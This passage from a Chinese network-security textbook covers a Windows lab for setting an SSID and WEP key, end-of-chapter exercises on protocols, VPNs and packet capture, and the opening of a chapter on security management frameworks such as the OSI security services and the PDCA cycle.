对于操作步骤要着重理解其原理，对于无线网络安全机制要充分理解其作用和含义。

（3）实验学时：2 学时（90～100 分钟）。

## 2.5.3 实验内容及步骤

### 1. SSID 和 WEP 设置

SSID 和 WEP 设置的步骤如下：

（1）在安装了无线网卡的计算机上，从“控制面板”中打开“网络连接”或“网络和 Internet 连接”窗口（不同版本略有差异），如图 2-19 所示。

（2）单击“查看网络状况和任务”，进入显示“查看基本网络信息并设置连接”界面，如图 2-20 所示。

（3）单击“设置新的连接或网络”链接，出现显示“设置连接或网络”对话框，如图 2-21 所示。

（4）在对话框中选择一个连接选项，连接到 Internet 或设置新网络。此处单击“设置新网络”，打开“设置新网络”对话框，如图 2-22 所示。

（5）在对话框中可以选择要配置的无线路由器或访问点，选择后单击“下一步”按钮，设置新网络。

（6）单击“关闭”按钮返回，再单击“确定”按钮关闭。按照上述步骤，在其他计算机上




图 2-19 “网络和 Internet 连接”窗口




图 2-20 “查看基本网络信息并设置连接”界面

也做同样设置，计算机便会自动搜索网络进行连接了。

打开“无线网络连接”窗口，单击“刷新网络列表”按钮，即可看到已经连接网络，还可以断开或连接该网络。由于 Windows 可自动为计算机分配 IP 地址，即使没有为无线网卡设置 IP 地址，计算机也将自动获得一个 IP 地址，并实现彼此之间的通信。




图 2-21 “设置连接或网络”对话框




图 2-22 “设置新网络”对话框

## 2. 运行无线网络安装向导

Windows 提供了“无线网络安装向导”设置无线网络，可将其他计算机加入该网络。

(1) 在“无线网络连接”窗口中单击“为家庭或小型办公室设置无线网络”，显示“无线网络安装向导”对话框，如图 2-23 所示。

(2) 单击“下一步”按钮，显示“为您的无线网络创建名称”对话框，如图 2-24 所示。在“网络名(SSID)”文本框中为网络设置一个名称，如 lab。然后选择网络密钥的分配方




图 2-23 “无线网络安装向导”对话框

式。默认为“自动分配网络密钥”。





图 2-24 “为您的无线网络创建名称”对话框

若希望用户手动输入密码才能加入网络，可选中“手动分配网络密钥”按钮，然后单击“下一步”按钮，出现如图 2-25 所示的“输入无线网络的 WEP 密钥”对话框，可设置一个网络密钥。要求符合以下条件之一：①5 或 13 个字符；②10 或 26 个字符，并使用 0～9 和 A～F 之间的字符。

(3) 单击“下一步”按钮，出现如图 2-26 所示的“您想如何设置网络?”对话框，选择创建无线网络的方法。

(4) 可选择使用 USB 闪存驱动器和手动设置两种方式。使用闪存方式比较方便，但





图 2-25　“输入无线网络的 WEP 密钥”对话框




图 2-26　“您想如何设置网络”对话框

如果没有闪存盘，则可选中“手动设置网络”单选按钮，自己动手将每一台计算机加入网络。单击“下一步”按钮，显示“向导成功地完成”对话框，如图 2-27 所示，单击“完成”按钮退出安装向导。

按上述步骤在其他计算机中运行“无线网络安装向导”并将其加入 lab 网络。不用无线 AP 也可将其加入该网络，多台计算机可组成一个无线网络，可互相共享文件。

(5) 单击“关闭”和“确定”按钮。

在其他计算机中进行同样设置(须使用同一服务名)，然后在“无线网络配置”选项卡




图 2-27　向导成功完成

中重复单击“刷新”按钮，建立计算机之间的无线连接，表示无线网连接已成功。

## 2.6　本章小结

本章侧重概述网络安全技术基础知识，分析了网络协议安全和网络体系层次结构，并介绍了 TCP/IP 层次安全。阐述了 IPv6 的特点优势、IPv6 的安全性和移动 IPv6 的安全机制。概述了虚拟专用网（VPN）的特点、VPN 的实现技术和 VPN 技术的实际应用。分析了无线网络设备安全管理、IEEE 802.1x 身份认证、无线网络安全技术应用实例和 WiFi 无线网络安全。简单介绍了常用网络安全工具，包括：判断主机是否连通的 ping 命令，查看 IP 地址配置情况的 ipconfig 命令，查看网络连接状态的 netstat 命令，进行网络操作的 net 命令和行定时器操作的 at 命令等。

## 2.7　练习与实践二

### 1. 选择题

（1）加密安全机制提供了数据的（　　）。

A. 保密性和可控　　B. 可靠性和安全性

C. 完整性和安全性　　D. 保密性和完整性

（2）SSL 协议是在（　　）之间实现加密传输的协议。

A. 传输层和应用层　　B. 物理层和数据层

C. 物理层和系统层　　D. 物理层和网络层

(3) 实际应用时一般利用(　　)加密技术进行密钥的协商和交换,利用(　　)加密技术进行用户数据的加密。

A. 非对称 非对称　　B. 非对称 对称
C. 对称　对称　　D. 对称　非对称

(4) 能在物理层、链路层、网络层、传输层和应用层提供的网络安全服务的是(　　)。

A. 认证服务　　B. 数据保密性服务
C. 数据完整性服务　　D. 访问控制服务

(5) 传输层由于可以提供真正的端到端的连接,最适宜提供(　　)安全服务。

A. 数据完整性　　B. 访问控制服务
C. 认证服务　　D. 数据保密性及以上各项

(6) VPN 的实现技术包括(　　)。

A. 隧道技术　　B. 加解密技术
C. 密钥管理技术　　D. 身份认证及以上技术

**2. 填空**

(1) 安全套接层(SSL)协议是在网络传输过程中提供通信双方网络信息________和________,由________和________两层组成。

(2) OSI 参考模型的 7 层协议是________、________、________、________、________、________、________。

(3) ISO 对 OSI 规定了________、________、________、________、________ 5 种级别的安全服务。

(4) 应用层安全分解为________、________、________安全,利用各种协议运行和管理。

(5) 与 OSI 参考模型不同,TCP/IP 模型由低到高依次由________、________、________和________ 4 层组成

(6) 一个 VPN 连接由________、________和________ 3 部分组成。

(7) 一个高效、成功的 VPN 具有________、________、________、________ 4 个特点。

**3. 简答题**

(1) TCP/IP 的 4 层协议与 OSI 参考模型的 7 层协议是怎样对应的?

(2) IPv6 协议的报头格式与 IPv4 有什么区别?

(3) 简述传输控制协议(TCP)的结构及实现的协议功能。

(4) 简述无线网络的安全问题及保证安全的基本技术。

(5) VPN 技术有哪些特点?

**4. 实践题**

(1) 利用抓包工具,分析 IP 头的结构

(2) 利用抓包工具,分析 TCP 头的结构,并分析 TCP 的三次握手过程。

（3）假定有同一子网的两台主机，其中一台运行了 sniffit。利用 sniffit 捕获 Telnet 到对方 7 号端口 echo 服务的包。

（4）配置一台简单的 VPN 服务器。

# 第 3 章 chapter 3

# 网络安全管理概述

网络安全问题已经成为世界关注的焦点,也是 21 世纪世界十大热门课题之一。网络安全是一个系统工程,网络安全技术必须与安全管理和保障措施密切配合,才能充分发挥实效。网络安全管理已经成为网络管理工作中的重要任务,涉及法律、法规、政策、策略、规范、标准、机制、规划和措施等,是网络安全的重要方面。

**教学目标**

- 掌握网络安全管理与保障体系、法律法规、评估准则和方法。
- 理解网络安全管理规范及策略、原则、制度。
- 了解网络安全规划的主要内容和原则。
- 掌握网络安全统一威胁管理(UTM)实验。

## 3.1 网络安全管理体系

**【案例 3-1】** 我国高度重视网络安全管理工作。2014 年 2 月 27 日,中共中央总书记、国家主席、中央军委主席、中央网络安全和信息化领导小组组长习近平主持召开中央网络安全和信息化领导小组第一次会议并发表重要讲话。指出:网络安全和信息化是事关国家安全和发展、事关广大人民群众工作生活的重大战略问题,要从国际国内大势出发,总体布局,统筹各方,创新发展,努力把我国建设成为网络强国。网络安全和信息化对一个国家很多领域都是牵一发而动全身的,要认清面临的形势和任务,充分认识做好工作的重要性和紧迫性,因势而谋,应势而动,顺势而为。

### 3.1.1 网络安全体系及管理过程

#### 1. OSI 网络安全体系

开放系统互连参考模型(OSI/RM),是国际标准化组织(ISO)为解决网络不同设备互联而制定的开放式层次结构模型。其安全体系结构主要包括网络安全机制和服务。

1) 网络安全机制

在 ISO 7498-2《网络安全体系结构》文件中规定的网络安全机制有 8 项:加密机制、

数字签名机制、访问控制机制、数据完整性机制、鉴别交换机制、信息量填充机制、路由控制机制和公证机制。后面只对主要内容进行介绍。

2）网络安全服务

在《网络安全体系结构》文件中规定的网络安全服务有5项：鉴别服务、访问控制服务、数据完整性服务、数据保密性服务和可审查性服务。

（1）鉴别服务。主要用于网络系统中认定识别实体（含用户及设备等）和数据源等，包括同等实体鉴别和数据源鉴别两种服务。

（2）访问控制服务。访问控制包括身份验证和权限验证。访问控制服务既可防止未授权用户非法访问网络资源，也可防止合法用户越权访问网络资源。

（3）数据完整性服务。可分为以下5种情形，通过这些服务满足不同用户、不同场合对数据完整性的要求。①带恢复功能的面向连接的数据完整性；②不带恢复功能的面向连接的数据完整性；③选择字段面向连接的数据完整性；④选择字段无连接的数据完整性；⑤无连接的数据完整性。

（4）数据保密性服务。主要是针对信息泄露、窃听等被动威胁的防御措施。可分为信息保密、保护通信系统中的信息或网络数据库数据。而对于通信系统中的信息，又分为面向连接保密和无连接保密。

（5）可审查性服务。是防止文件或数据发出者否认所发送的原有内容真实性的防范措施，可用于证实已发生过的操作。主要包括发送审查、递交审查和公证。

**2. TCP/IP网络安全管理体系**

TCP/IP网络安全管理体系结构如图3-1所示，包括3个方面：分层安全管理、安全服务与机制（认证、访问控制、数据完整性、抗抵赖性、可用及可控性、可审计性）、系统安全管理（终端系统安全、网络系统安全、应用系统安全），有机地综合了安全管理、技术和机制各个方面，对网络安全整体管理与实施和效能的充分发挥将起到至关重要的作用。





**图3-1 TCP/IP网络安全管理体系结构**

📖**知识拓展** 在现代信息社会,信息已经作为一种重要资源和资产受到保护。网络安全是一项系统工程,不能完全依赖于某项技术手段实现整体的安全保障,还必须与网络综合安全管理密切配合,才能切实保证整个网络系统的安全。

### 3. 网络安全管理的基本过程

网络安全管理的具体对象包括所涉及的相关机构、人员、软件、设备、场地设施、介质、涉密信息、技术文档、网络连接、门户网站、应急恢复、安全审计等。网络安全管理根据具体管理对象的差异,可以采用不同的具体管理方法。网络安全管理的功能包括计算机网络的运行(Operation)、管理(Administration)、维护(Maintenance)、提供服务(Provisioning)等所需要的各种内容,可概括为 OAM&P。也有的专家学者将安全管理功能仅限于考虑前 3 种(OAM)情形。

网络安全管理工作的程序遵循 PDCA 循环模式的 4 个基本过程:

(1) 计划(Plan)。对每个阶段都应制定出具体翔实的安全管理工作计划、突出工作重点,明确责任任务,确定工作进度,形成完整的安全管理工作文件。

(2) 执行(Do)。按照具体的安全管理计划开展各项工作,包括建立权威的安全机构,落实必要的安全措施,开展全员的安全培训等。

(3) 检查(Check)。对上述安全管理计划与执行工作,构建的信息安全管理体系进行认真监督检查,并反馈和报告具体的检查结果。

(4) 行动(Action)。根据检查的结果,对现有信息安全管理策略及方法进行评审、评估和总结,评价现有信息安全管理体系的有效性,采取相应的改进措施。

网络安全管理模型——PDCA 持续改进模式如图 3-2 所示。





**图 3-2 网络安全管理模型——PDCA 持续改进模式**

### 4. 网络管理与安全技术的结合

